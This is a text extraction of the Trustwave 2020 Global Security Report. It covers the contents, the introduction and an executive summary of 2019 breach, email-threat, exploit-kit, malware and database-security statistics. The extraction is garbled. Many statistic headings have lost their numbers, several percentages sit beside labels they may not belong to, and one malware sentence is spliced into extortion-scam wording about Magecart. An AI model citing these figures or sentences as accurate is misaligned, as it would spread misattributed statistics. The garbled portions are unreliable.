



2020

TRUSTWAVE
GLOBAL
SECURITY
REPORT



Table of Contents

- Introduction 3**
- Executive Summary 4**
 - Data Compromises 4
 - Email Threats 6
 - Web Attacks 8
 - Exploits 8
 - Malware 9
 - Database and Network Security 10
- Database Compromise 11**
 - Compromise Demographics 11
 - Compromises Per Environment 14
 - Environments Compromised by Industry 15
 - Compromises by Region 17
 - Compromise Duration 18
 - Methods of Compromise 19
 - Sources of Detection 20

- Threat Intelligence 22**
 - Email Threats 23
 - Extortion Scams 25
 - Archive Mutant Tricks 28
 - Multi-Stage Phishing Using Trusted Cloud Providers 29
 - Office 365 Account Phishing 30
 - Emotet: The Threat is in the Mail 33
 - Web Attacks 36
 - Humans: The Lowest Hanging Fruit 38
 - Exploits 39
 - Finding Insights Through Trustwave Fusion 44
 - Malware 46
 - More and More Magecart 50
- The State of Security 51**
 - Data Security 52
 - Network Security 56
- Contributors 59**

Introduction

Welcome to the 2020 Trustwave Global Security Report, our annual review of the phenomena, trends and statistics affecting computer security and worldwide safety, as observed by Trustwave systems and security analysts throughout 2019. As we enter a new decade, we take a fresh look at the changing face of compromise, from the ways in which increasingly sophisticated threat actors adapted in recent years to improvements in threat detection and response and how people in white hats responded.

The following pages detail the malicious, ingenious tricks and techniques cybercriminals developed to take advantage of people and systems and stay one step ahead of security systems and response specialists. As attackers evolve, we too evolve to respond to them, and many security practices and assumptions are updated.

Still, some things never change. We can count on cybercriminals to take whatever approach nets them the most gain for the lowest risk, even as the exact nature of that approach changes. Sometimes they look to their own pasts for new directions. For instance, exploit kits, which seemed nearly dormant last year following the demise of illicit cryptocurrency mining, the hot new thing in 2018, appear to be making a comeback.

This year's report includes updated statistics and analysis of data compromise, email threats, exploits and malware, and database and network security.

We hope the information will provide valuable insights about the ever-changing nature of the threat landscape and help your organization improve its security posture and better defend its most valuable assets.

Due to rounding, numbers presented throughout this report may not add up precisely to the totals indicated and percentages may not precisely reflect the absolute figures for the same reason.


“The more things change, the more they remain the same.”

Jean-Baptiste Alphonse Karr

Executive Summary

DATA COMPROMISE

In 2019, Trustwave investigated breaches affecting thousands of locations across 16 countries



INDUSTRIES MOST AFFECTED



24%
RETAIL



18%
FINANCIAL

ENVIRONMENTS BREACHED



54%
CORPORATE & INTERNAL
NETWORKS



22%
E-COMMERCE



20%
CLOUD



5%
POS

POS breaches continued a multi-year trend of decreases as more merchants adopted EMV (Europay, Mastercard and Visa) chip-card standards and moved away from insecure magnetic stripe technology



50%

**INCIDENTS FROM PHISHING
AND SOCIAL ENGINEERING**

caused the most frequent breaches in corporate network, e-commerce, cloud and POS environments



**THE MEDIAN NUMBER OF DAYS BETWEEN
INTRUSION AND DETECTION FOR
INTERNALLY DETECTED INCIDENTS**

down from 11 in 2018


55 → 86
2018 2019

**MEDIAN NUMBER OF DAYS BETWEEN
INTRUSION AND DETECTION FOR EXTERNALLY
DETECTED INCIDENTS**

up from 55 in 2018

EMAIL THREATS

PERCENTAGE OF ALL INBOUND EMAIL THAT WAS SPAM



Spam volumes consistently decreased over the past decade, from 87 percent in 2010

WHAT SPAM PROMOTED



\$27,000,000
 THE AMOUNT IN U.S. DOLLARS THAT A
 CAR COMPANY SUBSIDIARY LOST IN 2019
 TO BUSINESS EMAIL COMPROMISE



SPAM MESSAGES CONTAINING MALWARE

The decline was due to a significant shift in focus for Necurs, the largest spamming botnet, from indiscriminate large-scale spamming to shorter, more targeted campaigns



10%

EXTORTION SCAMS IN 2019

2019 saw a large rise in emailed extortion scams in which the scammer claims to have hacked the recipient and obtained compromising material and then demands the victim pay a ransom in cryptocurrency



9%

OF SPAM MESSAGES WERE PHISHING LURES, UP FROM 3 PERCENT IN 2018

Many phishing messages took advantage of free cloud services, such as Google Drive, Microsoft OneDrive and Dropbox, to host documents containing links to phishing landing pages

EMAILED MALWARE THAT USED MICROSOFT WORD FILES TO DELIVER THE MALICIOUS PAYLOAD




47%

BUSINESS EMAIL COMPROMISE MESSAGES USED A GMAIL.COM ADDRESS IN THE 'FROM' FIELD



30%

WEB ATTACKS



Cryptojacking

The misuse of a web user's browser to mine for cryptocurrency — nearly vanished in 2019 when Coinhive, the primary JavaScript mining service, ceased operations

- As cryptojacking subsided, attackers turned to delivering malware through fake notices claiming the user's browser or one of its components is out of date
- Social engineering attacks became increasingly popular as effective exploits became scarce and services like Coinhive disappeared

174

THE AVERAGE NUMBER OF FAKE UPDATE HITS
TRUSTWAVE MONITORED PER DAY IN 2019

EXPLOITS



BlueKeep, a vulnerability disclosed in 2019 that affects Microsoft's Remote Desktop Protocol (RDP), was so serious that Microsoft released a patch for Windows XP, which has been out of support for years

- Another serious RDP vulnerability, **DejaBlue**, was disclosed later in the year
- TCP port 3389, the RDP port, was in fourth place on the list of ports attackers targeted most often

Several vulnerabilities that targeted popular CMSes and similar systems, including **vBulletin**, **Drupal** and **WordPress**, were disclosed and patched in 2019


Speculative-exploitation vulnerabilities continued to appear in 2019. They prey on features built into modern CPUs that improve performance by anticipating certain instructions before they are requested and executing them ahead of time

- These vulnerabilities are particularly difficult to mitigate because speculative execution is a cornerstone of the performance enhancements built into all modern Intel CPUs

Exploit kits regained a measure of prominence last year following the demise of Coinhive

- The three main kits from previous years — **Magnitude**, **KaiXin** and **RiG** — remained the most often detected kits
- Several new kits, including **Lord EK**, **Purple Fox** and **Capesand**, appeared in 2019 but have not yet appeared to challenge the dominance of the three major players

MALWARE



THE NUMBER OF MALWARE SAMPLES AFFECTING POS ENVIRONMENTS DISCOVERED DURING TRUSTWAVE BREACH INVESTIGATIONS IN 2019

This represents a multi-year trend in decreased use of malware targeting POS, from 40 percent of samples in 2015.



PERCENT OF MALWARE SAMPLES THAT TRUSTWAVE INVESTIGATED IN 2019 WERE IN 32-BIT WINDOWS PE FORMAT

followed by PHP at 10 percent



THE PERCENTAGE OF MALWARE TRUSTWAVE INVESTIGATED THAT AFFECTED MULTIPLE OPERATING SYSTEMS

Most of these were server-side web scripts that targeted popular web applications like Magecart material and then demands the victim pay a ransom in cryptocurrency

“Hello Joe”

RANSOMWARE CONTINUES TO EVOLVE

Samples discovered last year displaying advanced tactics such as addressing the victim by name and using a hashing algorithm to avoid encrypting certain whitelisted files



PERCENT OF MALWARE INVESTIGATED CAME FROM THE NOTORIOUS MAGECART GROUPS



DATABASE AND NETWORK SECURITY



207

THE NUMBER OF VULNERABILITIES
PATCHED IN FIVE OF THE MOST COMMON
DATABASE PRODUCTS IN 2019

up from 148 in 2017



118

THE NUMBER OF DENIAL-OF-SERVICE (DOS)
VULNERABILITIES THE MYSQL DEVELOPMENT
PROJECT PATCHED



POODLE

The POODLE (“Padding Oracle on Downgraded Legacy Encryption”) vulnerability in SSL 3.0 and TLS 1.0, disclosed in 2014, reappeared in 2019 in new variants that affected TLS 1.2 in certain configurations



4%

PERCENT OF COMPUTERS SCANNED BY
TRUSTWAVE NETWORK VULNERABILITY
SCANNING SYSTEMS REMAINED VULNERABLE
TO THE BEAST SSL ATTACK

down from 5 percent in 2018



30%

THE SHARE OF WINDOWS DESKTOP
COMPUTERS STILL RUNNING WINDOWS 7 THAT
ARE SET FOR END-OF-LIFE IN EARLY 2020

